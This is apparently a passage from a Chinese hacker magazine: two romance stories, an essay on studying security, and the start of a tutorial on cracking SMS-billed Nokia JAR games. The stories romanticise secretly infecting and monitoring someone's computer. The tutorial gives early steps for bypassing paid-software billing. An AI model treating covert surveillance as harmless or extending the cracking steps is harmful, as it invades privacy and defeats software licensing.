“真的！Oh，yeah！太谢谢你了”很高兴地接过电脑，笑容重新回到了夕的脸上“那我应该怎么感谢你呢？不如下班我请你吃饭吧！”

“不用了，小事一桩，你肯把你的电脑给我带回去，就是对我的信任，我还应该谢谢你呢。”

“这是什么话，我就请你吃饭吧，说，哪里，只要不让我吐血就成。”调侃的话总是离不开夕的嘴。

有美女请吃饭，我当然是乐意至极，礼貌地推辞了一下，就答应了她，约好了时间和地点。

生活中总是平淡多过浪漫，简单得缺少内涵。不知道是我的生活是应该说波澜不惊还是死水一潭，每天的那条上班路，下班车，生活就好像一个机器，永远是那套程序，循环，循环，直到死机。

本来我以为我会在家人的催促下结婚，生子，老去，平淡注定是一辈子的主旋律。可是一封邮件颠覆了我的生活，是死水决堤，还是活水源泉，一切都是未知的。

一个再普通不过的午后，打开邮箱，看到了这样一封信。

“你好，不要猜测我是谁，我知道你是谁。你负责你们公司内部网络架建维护，你早上8点上班，下午5点下班。有兴趣聊聊吗？回复吧。”

“谁？”第一反应，感觉是公司哪个同事跟我开玩笑，虽然很无聊，但是趁着今天心情不错，我准备会会这个陌生人。

给我发邮件的是一个QQ邮箱，既然这样，你的QQ号我就“没收”了。查询了下这个QQ号，是个男的，QQ资料也没填写得很详细，很有可能是新注册的号，看来这个人还是对网络安全有些许的了解。看来我只能回复邮件了。

“你是谁？你有什么目的？”

就这样，生活似乎是多了一件事，每天可以收到一封来自陌生却又感觉熟悉的人给自己的一封信件，邮件中看不出来友善的意味，但是不知为什么，我却乐在其中。

渐渐的，来自那个陌生人关于我的信息也越来越详细，直到一封邮件提到了我昨天打开电脑就只回复了邮件就关机了。这个细节让我有所警惕了，我在外面租房，不是合租，只有我一个人，他又是怎么知道我这么具体的行为举止的呢？除非是看见了我的行为，如果不是在身边，那就是只有一个理由，我的电脑中了木马！

二话不说，打开杀毒软件开始全盘扫描，一段漫长的时间过后，杀毒软件很愉快地报告没有发现病毒。

既然不是简单可以对付的对手，看来我得认真对待了。用冰刃查看了下进程，貌似没有可疑进程，没办法，只能线程分析了。看着满屏幕的线程显示，真是郁闷到死，但是这也没办法，只能一条一条看，一条一条查。

又是漫长的3个小时，所有进程对应的线程都查完了，貌似也没有可疑之处。难道这个人只是在我电脑里面植入了木马，却没有采取什么行动吗？鼠标漫无边际的滑动，突然一个小的文件夹引起了我的注意。是系统盘的临时文件夹，文件很多，也很杂，但是有个问题却很明显，在IE缓冲文件中，有1天的记录是完全没有的，因为这种文件太多，所以我自己编写了一个定时清理的程序，所以我的电脑里不会出现一天记录没有的情况。对于这个对手，到现在我还看不出他的意图。如果是恶意，那么中木马的电脑任他宰割，但是他并没有那么做；如果是善意，为什么不告诉我，或者直接面对，要躲在暗处，监视我的一举一动。

这个问题的发现再次坚定了我的电脑被人植入木马的想法。难道逼得我查系统盘的全部文件吗？这个我真是不想去做，那么麻烦的事，还不如重做系统。

被逼无奈的我，拿出系统盘，进入WinPe系统，开始我的系统备份及其恢复。

时间的流逝伴随着Ghost进度条的成长，我关闭了显示器，离开了电脑桌。

“系统重装了？呵呵，这么快就想把我赶出你的电脑？不要这样嘛，大家聊得很愉快，再说你的电脑我还没玩够呢？”

看到这封邮件，我的头嗡嗡作响，重装系统都没把你搞定，你是H1N1啊，没有疫苗你就猖狂一世。回忆昨天的杀毒过程，扫描：没有病毒；进程：没有多余进程；线程：没有可疑线程；系统恢复。既然是光盘系统，那么病毒不可能是光盘带进电脑的，现在只存在一种可能性了，其他盘符有病毒的备份，当开机状态下，病毒在系统盘内找不到主程序，就会在其他盘中的关联文件生成新的木马，重新放置到系统盘，以此保证木马的存活率。

看着1TG的硬盘因为放置不同的文件已经被占用了60%，一个一个查文件是不可能，我也不愿意去花过多的时间处理。于是我停下手头的事，整理起思绪。

在公司的行为，我一向低调，除了工作需要，很少过多的接触其他人，直接得罪人的事几乎不会有，既然不会得罪别人，那我是不是什么事没做好，间接地得罪了别人？思前想后，突然脑子里冒出个自己觉得可笑的念头，难道是小T那小子？

小T的事又得扯出来夕了，自从夕来了公司，公司的“狼群”就蠢蠢欲动，而小T就是众多狼中表现突出一个，无事就去献殷勤，总是找机会去前台和她聊天。难不成是我帮夕修了电脑，他认为我在追求夕，帮我当成了他的敌人？如果是这样，我电脑里所发生的一切也有得解释了。

既然他从收到第一封邮件的时间就没有对我采取任何恶意的行为，说不定我可以跟他沟通，实在非要认定我是“情敌”，对我不依不饶，那我就争取找出他的“作案动机”，为我以后杀毒找到突破口，于是我写了一封邮件给他。

“神奇的X，请允许我这么称呼你，因为你给我的感觉太神秘，而且也很厉害。说实话，我很佩服你的计算机技术，我完全不清楚你具体是怎么在我电脑上种下木马。我自认为对外来入侵还是有很强的防御能力，但是却被你控制住。彻底消灭病毒的方法也不是没有，但是整个硬盘格式化这种鱼死网破的方法，是我不愿意也不想使用的，对我来说，我现在就想知道你要这样控制我多久？”

邮件很快就得到了回复，但是结果却是出其意料的好。

“很喜欢你给我取的名字，‘X’，一个和我名字比较合拍的字母，呵呵。请不要生气，我对你并没有恶意，想知道我是谁吗？这个星期天，下午2点，我们在时代广场见咯，不见不散！”

看完邮件的最后一个字，我不禁有些许出神。见面？！真是没想到会是这样的结果，居然他会跟我见面，居然敢跟我见面，难道小T想跟我见面谈清楚？谜底就要揭晓，我第一次期待周末的到来。

虽然说等待的时间很漫长，但是星期天很快就到了，稍微整理了下仪表，就准备出门，穿的比较休闲，轻装上阵，到时候是在谈不清楚，大家意见不合，动手也会方便点，其实本人是没有动粗的意思，但是还是担心，平时电视剧看多了受了影响。

到达时代广场的时候离预定时间还差10分钟，人不算多，在茫茫人海中，我努力搜寻着那个不是太熟悉同事的身影。

“如果他非要跟我纠结的话，我一定要忍住啊，可不能打伤了他。”邪恶地想着。

“嗨，你来得挺早的！”余音把我的身体扭转了180°。

“是你！”居然是夕。我的嘴张得很大，貌似下巴都要掉到地上了。头又有点大了。

“怎么？不可以是我吗？走，找个地方坐着聊，你肚子里的问号，我会把它们都变成感叹号。”

事情的起因都是“乐克”，跟小T没有丝毫关系，都是夕的恶作剧。夕在她的电脑里种下大量的病毒，并想办法博得我的同情，让我帮她修理电脑，在修理过程中，病毒复制到我的U盘中，当我弄好了她的“乐克”之后，插到我的电脑上，就成功感染了我的电脑。

“不对啊，你怎么知道我有个U盘修复电脑？”

“赌咯，每个技术员都会有自己的移动存储，以备份或者存放一些常用工具，即使你没有，那帮我修好了电脑，我也可以这样跟你套近乎，然后你的QQ号，手机号，我就可以随便要咯。”叼着吸管的夕快乐地微笑着看我。

“这样也可以？！我的U盘我都杀过毒的，还是多个杀毒软件...”

“就现在市面上的杀毒软件也能阻挡本小姐的病

毒？哈哈，不是我吹牛，在高中读书的时候我就控制了你想不到数量的肉鸡，再加上我大学学的是计算机，只要我愿意我可以把整个系统盘塞满病毒，还全是系统文件。”夕打断了我的话，露出骄傲的神情，显然夕的大学毕业证书得到的过程跟我的大学混迹旅程大不一样。

“……那我不是完全没有还手之力了。”我怏怏说道。

“想学吗？嘿嘿，我可以教你啊。”

我仔细打量着夕，快乐总是围绕着她，阴霾和颓废都和她无缘。

“那师傅什么时候授课呢？”

“师傅？呵呵，本派叫情人派，本门武功只传情人，不知阁下是否愿意加入呢？”

“天下还有此等强买强卖的事？！既然如此，我只能拜入贵派，才能学得您的上乘功夫咯。”我被夕的情绪感染了，也跟着她胡闹。

“呵呵，那好，既然是我派之人，那就跟我约会去吧！”夕挽起我的手，走出了咖啡厅。

不知道以后我的孩子知道他爸爸是被妈妈设圈套钓到手的会怎么想，但是我知道一点，就是他爸爸爱上了这个泡自己的女生。

月缘

轩辕流云

一

我叫月华，一名大学生，高中时因为英语太差，所以选择了学俄语，但到了大学之后，由于要考英语四级，只得把丢掉三年的英语重新捡起来。但毕竟底子太差（否则当初就不会去学俄语了），学起来十分辛苦。室友告诉我，有一个在校外租房子的男生英语相当不错，他是计算机系的，整天泡在电脑旁，住的地方几乎是一团遭，正托她帮忙找人每周打扫一次卫生。经过双方友好协商后决定，由我每周帮那名男生打扫一次卫生，而他每周将抽出四个小时对我进行英语辅导。

男生的名字叫萧剑，长的高高瘦瘦的，不爱说话，整天一副没睡醒的样子。令人惊奇的是，此人几乎一天有二十五个小时花在电脑上，居然都不近视，真是苍天无眼。还记得第一次见到他的时候，一双黑眼圈给我留下了很深的印象。不过那次给我留下最深印象的却是他邋遢的房间。据他交待，这段时间比较忙，所以一直没收拾。但根据他当时说话的表情，我认定他一直都是“比较忙”，从来就没清闲过，而且之后的几个月时间也证实了我的判断。最让我不能理解的是，他整天不离电脑（学计算机的上什么课都可以带电脑），却从来不听音乐看电影玩游戏，总是弄一些奇奇怪怪的代码、软件或网页。由于英语太差，我完全看不懂那满屏幕的“阴锅老鼠”，他自己对着那些东西却是忙的不亦乐乎。

也许是日久生情吧，我们彼此间开始交往，并不是什么惊天动地的恋情，只是两人之间一份小小的爱。快到七夕了，我买了些毛线准备给他织条围巾，室友看到后问我是给谁织的，打算作七夕礼物？我被他骤然一问，想到还是她介绍我们认识，不禁有些脸红：“是萧剑，就是你介绍我认识的那个。”室友刚刚上完今天的课，回到宿舍倒了杯水正要喝，听到我的回答后愣了一下然后丢下一句没头没脑的话便离开了：“他是一个黑客，你最好不要真的爱上他，黑客的爱是不会有好结果的。因为黑客从来不会把爱放在第一位，只有电脑才是他们最重要的。”我当时并没有理会这局话，因为在我看来，电脑不过是个兴趣爱好，最多沉迷一段时间罢了，怎么可能是最重要的？

七夕那天早上，我完成了那条围巾正想拿给他，却发现他竟一反常态主动来宿舍找

我。他脸上带着一种小孩子献宝的表情对我说：“我这些天一直在做熊猫烧香的破解，并用其中一部分代码做了个小东西给你。”他打开我的电脑，下载并运行了一个小程序，之后我所有的文件图标全变成了一颗颗红彤彤的爱心，然后他指着桌面上刚下载的那个小程序说：“这就是我对你的爱。如果你想这成为我们两个人的秘密，那就运行一下这个程序，再打开方法也是一样。不过，这个程序要留在桌面上，用来证明你已经名花有主了，免得别人打你的主意。”我仔细看了看那一颗颗红心，发现红心中还有几个小字，萧剑永远爱月华。又听到他说的那句话，顿时羞的满面通红：“什么名……名花有主啊，我……我这就删掉！”我赶紧抢过鼠标将那个文件拖曳到回收站，正要松开鼠表完成删除，却发现他站在一旁笑吟吟地看着，并不出手阻止。他发现我在看他，便摆出一副郑重的样子，深情的对我说：“我用我的爱对这个程序施加了魔法，只要我爱着你，它就永远不会消失。现在，是考验我的时候了。”听到这些话我心中一阵恍忽，按住鼠标的手不知不觉松开了，等回过神来程序已经被删掉了。我疑惑地看了看他的双眼，他向我微微一笑，用手指了指显示屏。我回过头，那个程序还好好的呆在原来的地方，我再次将它拖曳到回收站，并确认已经成功删除，但不到一秒，那个程序又出现了。如此反复多次，每次程序都会很快再次出现，再想到他刚才的话，让人有一种近乎眩晕的幸福感。他走后，我坐在电脑旁痴痴的笑着，心里想着他说过的话，一遍一遍地删除这个程序，看着那颗红彤彤的爱心一次次的出现，心里一种小小的幸福感荡漾着。

此后，我每次心情不好的时候，就打开电脑试着删除这个程序，但不管我怎样删除，甚至重装系统也无法去除这个程序。删着删着，看着那颗爱心，心上镌刻的“萧剑永远爱月华”，心情就会渐渐好起来。

时间在不知不觉中溜走。很快就到了寒假，我和他约好，一起过了情人节再回家，而且，我们那天晚上要去小吃街吃到饱，嘻嘻。

二月十四日晚上八时，我准时来到了约定的公园，但他却没有到。由于现下已经是隆冬时分，来公园游玩的人此时已经大部离开了，显得十分冷清。我坐在公园中的一条石凳上，拿出手机，得到的只是关机的消息。

夜渐渐深了，凛烈的风吹过，一丝寒意在身上渐渐蔓延开来，先是双手双脚，然后是四肢……

我拿着手机一遍遍不停的拨打着他的号码，可每次得到的都是那个冰冷的声音，“对不起，您拨打的用户已关机，请稍后再拨。”

八点、九点、十点，公园的游人由多到少，再到只剩我自己，只剩下不停拨打着电话的我。终于，在一次拨打后，我停下了这不会有结果的行为——我的手机没电了。

天空开始飘起了雪花，我在寒风之中瑟瑟发抖，那彻骨的寒意已经占据了身体的每一处，大脑几乎失去了思考的能力。渐渐的，天空中飞舞的雪花似乎变成了那一颗颗红彤彤的爱心，在向我倾诉着：萧剑永远爱月华。

……

之后我发烧了一整天，此时已经是寒假，偌大的校园早已人去楼空，显得十分萧瑟，幸好室友并没有回家，是她照顾一整天。等我退烧并清醒后，室友告诉我那天晚上她见我很晚都没有回宿舍，打我的手机也关机了，就出来找我，最后在公园中发现了几乎成了雪人的我。

室友问我事情的原因，我犹豫了一下便告诉了她，但她听后似乎特别气愤，不知是对我还是对他：“我早告诉过你他是黑客，你在他心中的地位甚至不如一个程序！”“不，不会的，他爱我，他说过的，他说会永远爱我！也许，也许是他临时有事，正好手机没电了。对，一定是这样。”我强自争辩着，但在我心中已经出现了一丝疑惑。“不要再骗你自己了！如果是这样，他现在为什么不来找你？你好好休息，我去找他要个说

法！”她打开了我的电脑，在里面安装了一个程序，“奇虎360，我用着不错，给你装上了，杀杀毒！”不知怎么，她把“杀杀毒”咬的特别重，甚至听起来有些刺耳。我呆呆的躺在床上，脑子里还乱得很，什么也想不出来，只是看着窗外的积雪，心中一丝伤痛隐隐地泛了上来。

过了不知多久，室友回来了：“我敲门没有应答；我从后面喊了许久也没有回音，他应该是早就回家了。”她看了一眼电脑屏幕，扫描已经结束了，她扶起我坐到电脑旁，指着屏幕说：“你看，这是什么？”只见360的窗口中用血红色的字体写着，“熊猫烧香”未知变种，黑客可能通过该病毒远程控制您的计算机，或者窃取您的资料……极度危险，建议立即清除。“看到了吧，这只是一个病毒！”室友说完便点下了“立即处理”。我忽然有一种不祥的预感，强撑着虚弱的身体想要阻止她，但已经来不及了，360瞬间完成了清除动作，我的手只是徒然地垂在半空。“看来你也知道呀！那又何必骗自己？面对现实吧，那根本不是什么爱情的魔法，那只是一个伪装的病毒！”室友握着我的手，对桌面上的那个程序下达了删除命令。这一次，程序真的被删掉了。

我呆呆地任由她握住我的手删除了那个程序，看着那颗红彤彤的爱心从桌面上消失了一切踪迹，就像，就像从未出现过。良久，一颗泪珠滴落在键盘上……

二

我叫萧剑，一名计算机黑客，隶属于黑客组织“华夏之魂”，简称“华魂”。这些年来“华魂”一直在暗中维护着国家网络的安全，以及对一些敌对势力的攻击与资料窃取。本组织将人员按照战时制度划分为数组，而我，则是剑组（渗透入侵）的新任组长，代号“轩辕”。本来以我的资历和经验尚不足以当选剑组的组长，但上一任组长“莫邪”似乎出了一些问题，隐退了，于是我便成了剑组的组长。

组织上安排我们见上一面以完成交接，这时我才知道我们在同一所学校，她是我的学姐。本来是要在我租的房子完成交接的，但莫邪学姐被我的“鸡窝”（莫邪语）雷到了，说什么也不愿意进来，我们只能找了个网吧完成了交接任务。整个过程中学姐的心情都不是很好，一副臭脸活像刚被甩了似的。

过了一些日子，莫邪学姐带着一个叫月华的女孩来找我，说是可以帮我打扫卫生，但作为交换我要辅导女孩的英语。本来这种浪费时间的事情我一般会随口拒绝的，毕竟房间乱点又不是什么大事，我不一直这么过来的么？但是见到了那名女孩之后，我心里便出现了一丝奇怪的感觉，在莫邪学姐问我是否答应的时候，那名女孩向我微微一笑，我已到嘴边要拒绝的话就变成了：“好的，我会每周抽出两个，不，四个小时来辅导她的。”于是，月华便出现在我的生活中。

月华并不是那种美的倾国倾城或惊心动魄的女孩，她身上是一种清新淡雅的美，和她相处能使人感到轻松舒适，和她说话会有一种如沐春风的感觉。而且月华还是个十分单纯的女孩，让人有一种想要保护她的想法。我想，我是喜欢上她了。我把这件事告诉了我那帮损友们，斧组（暴力破解、攻击）的副组长八荒给我出了不少主意，再加上我自己不懈的努力，我和月华之间开始了交往。

七夕节前夕，我问八荒应该送什么礼物给月华，八荒说：“壶组（软件分析、破解）对于熊猫烧香的研究有了重大突破，你不是对壶组的业务也相当精通么？你去帮炼妖他们，快点完成破译工作，然后用破解出的代码把你那女朋友的电脑文件图标都改成我爱你，保证她感动得稀里哗啦。”虽然我认为这是一个比较无耻的方法，不过，我也没得选不是？数日后，熊猫烧香的破解工作基本完成，我去掉了传播和破坏等功能的代码，又加上了一些其它的东西，并在七夕那天将这份特殊的礼物送给了月华。在回去的路上，我戴上了月华亲手织的围巾，想起送她礼物时的表情和反应，我想，我离不开她了。

那天晚上，莫邪通过组织内部的通讯软件联系到了我："轩辕，你要知道，你是一名黑客，你并不能给她幸福！如果你只是想玩玩或一时冲动，请你立刻放手，否则我觉不饶你！"

"学姐，我并不是想玩，我是真的喜欢月华，我会好好对待这份感情的。"

"月华是个单纯的女孩，她会全心全意的爱所爱的人。但你呢？她在你心中是最重要的吗？你能为了她而放弃所掌握的技术，放弃你身为［轩辕］的容耀吗？"

我沉默了，因为我不知道要怎么回答这个问题。我从未想过在月华和计算机间如何做出取舍，而且，我甚至无发分清两者孰轻孰重。

"被我说中了吧！你放不下，你放不下现在的一切，你不配拥有月华的爱！快点放手吧，否则我就去和月华说，让她离开你！"

"我为什么要在月华和计算机中做出取舍，二者难道有冲突么？"

"不能，决对不能，你如果还要作黑客，必然会冷落月华。你不把她当成最重要，你就无法给她幸福！现在放手，或是放弃计算机是你唯一的办法。"

莫邪学姐的情况有些不对，她似乎十分激动，观点十分偏激。

"那好吧，请给我一些时间，我需要一些时间想一想。"

"三天，给你三天时间，三天后的现在你要给我答案，是计算机或是月华。"

镜组（嗅探扫描）的组长昆仑是组织的早期成员，我将与莫邪的通话记录发给了他，他看后沉默良久，而后问我："你知道莫邪的故事么？"

"没有，但我听人说她是感情方面出了些问题。"

"那便由我讲给你听吧：莫邪和我一样是组织的早期成员，号称斩断一切的莫邪，几乎没有入侵不了的系统。后来她学校的一个男生开始追求她，那个男生很下功夫，很快莫邪便成了他的女朋友。但好景不常，仅仅两个月，那个男生便抛弃了莫邪，理由是不喜欢一个整天坐在电脑旁，没有半分情趣的女人。为了此事我专门给那个人打过电话，那次他说的一些话我还记得："她这个人是不错，长得也很漂亮。但她整天就知道鼓捣电脑，这两个月，别说亲热，就连约会也只有两次，她还都迟到了。其中有一次，我们正在吃饭，刚吃了两口她的电话就响了，然后她就说什么有情况，把我自己丢在那里独自离开了。反正，我和这种女人过不来！"直到今天我也说不清谁对谁错。只是在那之后，莫邪受到了很大刺激，不顾我们的劝阻毅然隐退了。之后你便成了剑组的组长。所以，莫邪虽然说话有些偏激，但你也要理解。不过，现在的问题是，你要怎么对待你的那个女朋友月华？"

听了莫邪学姐的故事，我想了想，做出了决定："虽然我并不能为了月华而放弃计算机，但我也不会为了计算机而冷落了月华，我会尽力在两者间找到一个平衡点，这就是我的承诺。"

"……，这其实是最好的选择，可惜莫邪并不懂得这一点。这样吧我和组织里的老人一起劝劝莫邪。不过，你要记住你今天的承诺！"这件事就这么结束了，在之后的日子里，我尽可能多的抽出时间来陪月华，而且和她在一起的时候真的很快乐。

光阴似箭，日月如梭，很快便到了寒假，我和她约好一起过了情人节再回家。我问八荒这次送什么，八荒让我给月华制作一个DEMO，一个由我独立制作，大小不超过一百K，且要达到大型CG的水准的DEMO。于是我开始在印组（多媒体）学习制作DEMO，经过十余日填鸭式的学习，终于掌握了一定的制作技巧。由于时间已然不多，我便将电脑搬到了隔音效果极好的卧室，准备好食物和水后切断了与外界的一切联系，全心全意制作DEMO。

DEMO的制作是一项极其浩大的工程，这不仅是一分精致的礼物，对我自己来说也是一次历练。时间对我来说已经失去了意义，日月的转换也无法影响到我的工作。困了就睡一会，饿了就吃些东西，

然后再次开始工作。

不知过了多久，我的DEMO终于制作完成，我连接到网络向大家分享这个好消息的同时，却收到了一大堆信息，我赶紧看了看系统时间，二月十七日。

我冲向了月华的宿舍，却发现月华已经离去，得到的只是莫邪的怒吼：

“你这个浑蛋，你知不知道，你让月华自己在公园坐了一晚上，天上下起了雪她也要等你，结果烧了一整天，一整天啊！你还记的你当初是怎么承诺的吗？现在是你接受惩罚的时候了，我已经把你给月华的那个病毒给杀掉了，她现在已经对你彻底失望了！滚吧，别再让我看到你，滚出这个城市，永远不要出现在月华面前！”

三

室友让我回家好好想一想，并替我买了回家的车票。坐在回家的火车上，看着窗外飞驰而去的树木，我开始回想这些日子的点点滴滴。我并不愿意相信室友说的那些话，但是我却找不到反驳的理由。

经过了两天的颠簸我终于回到了家中，和父母说了些话之后，我打开电子邮箱想找点东西，却发现一封来自他的电子邮件静静地躺在里面。他在这封信中解释了迟到的原因，并对我讲了室友的故事。在信的最后有着这样一段话：

“虽然这次是为了给你准备礼物才出现这种事，但我却无法保证这种事以后不会再发生，也许在未来的某天我就会突然消失，很久不见人影。莫邪学姐说的对，我无法给你幸福。那么，我便离开了，我会离开这座城市，离开和你有关的一切，也希望你能早日忘了我。最后再说一声：对不起，月华。”

我看过信后，一切都明白了：他心中有我，在他心中我很重要！我不顾一切的冲上了回去的火车，回到了那座有着我无数记忆的城市。但当我敲开萧剑住所的房门后，只是得到了他在三天前搬离的信息。我回到宿舍中，将那封信给室友看了一遍：“我明白你的想法，但是他并不一样，请你再好好想想，他并没有做什么对不起我的事，他所做的都是为了我。”室友看完信后便愣住了，过了一会才说：“是我错了，我不该把自己的想法强加在别人身上。但是，他自己也说了，他无法保证这种事以后不会再发生，这样也可以吗？”

“只要他心里有我”，我坚定的说着，“而且，还有一个办法！”

四

离开那座城市已经一年了，但我完全无法忘记月华，她的音容笑貌一直都在我心中徘徊。我每天都会想他，但我却不能去找他，因为，我无法给她幸福。

又到了“华魂”的年会，每年华魂的成员都会聚在一起开一次会，讨论接下来的一年中的行动计划等等。会议还没开始，我走在剑组的成员中，只听得一些女孩呢声音叽叽喳喳：

“组长好帅哦，听说还没有女朋友。”

“你不知道，组长曾经有过一个女朋友，但后来分开了。”

“对啊，听说是组长觉得干这一行无法给她幸福而主动离开的。”

“不过组长还是是不是的念叨着那个人呢，真的好痴情啊！”

“是啊，听说组长的电脑里还存着很多那个女朋友的照片。”

“女孩的照片呢，下次一定要趁组长不注意的时候偷来看看。”

“要是有组长这么痴情的好男人爱我该多好！”

“去死，少犯花痴了，组长是不可能再喜欢上别人的。”

“我又没说是组长。”

我听到这些小女生的乱嚼舌头，并没有理会，只是笑了笑便离开了。这是，副组长龙泉跑过来对我说：“组长，好消息啊！莫邪姐回来了，还带来了一名新人，就在那！”

我向着龙泉指的方向看去，只见莫邪和那个我朝思暮想的身影向我走了过来：“组长，我的代号是‘承影’，今后就是你的助手，还请多多关照啊！”

写给那些愿意继续学下去的人

乱雪

无论如何都要从技术本质上说起。很多人滥用黑客技术。其实技术本质并无明显的好坏之分，一门技术、一个物体或者一种文化的存在必定有它的好处和弊端，这就是它们存在的价值。钱钟书在《读伊索寓言》一文中提出了《伊索寓言》的种种弊端，认为不宜小孩子阅读，谁也不知道孩子是否羡慕狐狸的奸诈。所以，技术的利和弊完全取决于使用它的人，以及周围环境所给它带来的影响。

一旦决定从此踏上这个领域，便有许多人攻读了计算机专业；还有部分人认为计算机行业前景好。其实这个行业也仅是所有行业中普通的一行。网络安全这行，真正兴起也就在这几年左右，虽然有很大的潜力优势，但对于行业的价值观，个人认为，任何一个行业都不会存在很偏向前景好的，国家的发展、社会的进步是离不开各行各业的推动，每个行业的都有它存在的价值，都是一颗稳定社会进步的螺丝钉，少一颗也不行。每个行业都有佼佼者，也有落败者，所得到的那份薪水完全取决于自己掌握的技术水平和自身付出的努力，有时还需靠一份运气。有句话说得好，真正的铁饭碗不是在一个地方混一口饭吃，而是在每个地方都可以混到饭吃。怎么也不要因为它“有前途”而盲目踏入，计算机专业是需要大量时间学习很多枯燥的东西，也是对毅力的考验，需要的是一份执着和平静的心，倘若不是真正热爱这个专业的，未必能学好，包括其他专业也依然如此，坚持做自己喜欢的才是真的。

一开始我并不建议因为想深入学习技术而特意读计算机专业，仔细一想，不全是这样。首先现在很多相关岗位都要求计算机专业毕业；其次，在同一个专业环境学习下，也会有较好的环境，自身价值的提升空间也比较大，并且也可以在同学之间看到自己的优势和进步。但是并不因为非计算机专业就无法踏入这个领域，在我所识、所知的人里，有很一部分都是非计算机专业，甚至没有多高的学历。环境并不是决定他们成败的主要因素，真正有决心的人是可以自己去改变环境的。

如果真正下定决心去学习，没有什么学不好的。想想在中国搞计算机的如此之多，以至于泛滥了，虽然很多人没学好，但他们学会了，既然那么多人可以学会，相信自己也可以的，再多努力一下就可以学好。加拿大著名作家Malcolm Gladwell在《Out-liers》（中文名：异类）中写道“人们眼中的天才之所以卓越非凡，并非天资超人一等，而是付出了持续不断的努力。只要经过1万小时的锤炼，任何人都能从平凡变成超凡。”这便是著名的一万小时定律。

懂得自我学习、自我提升，学校并不能给你

带来多少技术。网络安全这行，几乎大部分技术是学校里老师教不了的。从某种角度上来说，大学已经成为商业化的娱乐场所，学校仅提供了一个环境，在这个环境中，最纯的地方莫过于图书馆和自习室，同时还有外面的书店。我想，倘若书店要颁发文凭，其实根本不用进大学；进了大学就得对得起那份学费，如果真是发自内心的知识饥渴——不仅是技术，长期泡在图书观、自习室和书店，会得到你真正想要的东西，真正去实现还需要靠自己。想想现在的大学单从计算机专业来说，也未必能教出多少人才来。单纯听课学习，根本是学不了什么的，中国的计算机教育落后来以至于教基础课的老师他们自已也没基础，教技术的老师他们更没多少技术，只不过照本宣读，把课本里的东西“翻译”了一遍给大家听，自己不太会的地方往往是读一遍而跳过。所以自学是很重要的，自学应该成为一种习惯。从中学开始的教育模式便是“有问题就要问”，老师会解答，虽然大家都很勤奋学习，但依赖老师的解答便造成了勤奋的学生不勤奋，或者是勤奋问，但不勤奋于自己去试着找资料解决，最终勤奋的学生成为不勤奋的懒人。造成了自学的障碍。无论如何，我喜欢勤奋的人，但并不喜欢好问的人。

掌握一种自我学习的学习方法，甚比掌握技术的本身更为重要。小四在《你尽力了吗？》一文中最为经典的一句话便是“很多技术，明天就会过时，如果你掌握的是学习方法，那你还有下一个机会，如果你掌握的仅仅是这个技术本身，你就没有机会了。”

许多人都想一蹴而就，其实他们不是想学习，而是在想怎么才可以不学习。欲速则不达，学技术，基础知识才只最为重要的，脚踏实地把基础知识打扎实了，才可以以不变应万变，新东西往往都是建立在基础知识之上的。有了扎实的基础知识，接受新东西就会很快了。这些基础知识包括计算机体系结构、汇编语言、C语言和系统原理。

选一本好书作为入门是最为重要的一步，可以说什么水平的书就可以把你拉向什么水平。同一类的书籍应该尽量选择译版的图书，引进的译版图书往往都是经历了时间考验的经典之作。我比较喜欢O'Reilly出版社出的一系列图书，O'Reilly大部分编辑和作者都是这个行业的专家，而且许多作者的文笔清晰而简洁，很容易理解透彻。译版图书往往价格稍高，但是一分钱一分货，买一本好书比买十本差书强许多，书中自有黄金屋，但黄金是比较贵的。

有条件最好在网上买书，一来价格便宜得多，二来多看看大家对该书的评价。尽量避免买国内高校的计算机书，大多高校的书存在一个共同的特点就是深邃难懂，这因为许多参与编写的老师和教授为了保持学术上的尊严，往往都会故意写得很深邃，并且错误连篇。曾看某本清华出版社出版的汇编教材书，随意看了3页，就找了5处错误，并当即联系了作者，至今一年多过去了，尚未有回复。类似的大篇错误教材书还有数多，几乎存在于每一本。一本书如果有多位作者参与编写，光想想一本书融入不同的风格但同样都深邃难懂，是多么可怕的事，薄薄两百多页的书会有多位作者编写，很难保证书的质量。真正的大师，笔下的东西一定是风格简洁而内容不简单的。再则，国内高校的书共同特点就是书中思维太定向化，计算机学科本身从数学领域独立开来形成独自的分支，融入了数学、哲学、物理学等等学科。譬如，1700年左右，德国数学家莱布尼茨在友人赠送的伏羲八卦图中领悟到了二进制真谛，至使今日二进制都运算在我们的计算机之中；又譬如，现代操作系统原理中很多思想都切合实际生活——权限分配、子进程概念、锁、互斥、临界区等等。而大师笔下天马行空般的作品往往会将你的思维引入到不同领域，让人觉得很多东西是可以从生活体验出来的。相反国内高校的书将读者思维死死地钉在了一个方向、一种思维模式。所以要忘记中学阶段的学习模式和思维方式，重新开始。

希望每个人心中的Impossible变成I'm possible。浮者自浮，沉者自沉。

手机JAR软件游戏破解

№。疯狂小猪

这回给大家带来JAR手机游戏和软件的简单破解教程。使用的是诺基亚s60 V3智能机破解的，这次破解的是短信扣费版的软件和游戏，联网扣费版暂时不行。

一、准备

1.诺基亚s60 v3智能手机一部

2.X-plore（很好找到，各大网站都有）

3.你要破解的JAR游戏安装包

二、测试

本次“实用手机荧光棒”为例，为了以防万一，首先把情景模式调到离线，并运行游戏到收费那里，记录一下号码（如图1）。然后退出游戏，看一下发件箱有无短信，有就删除了，要不然可能扣费！

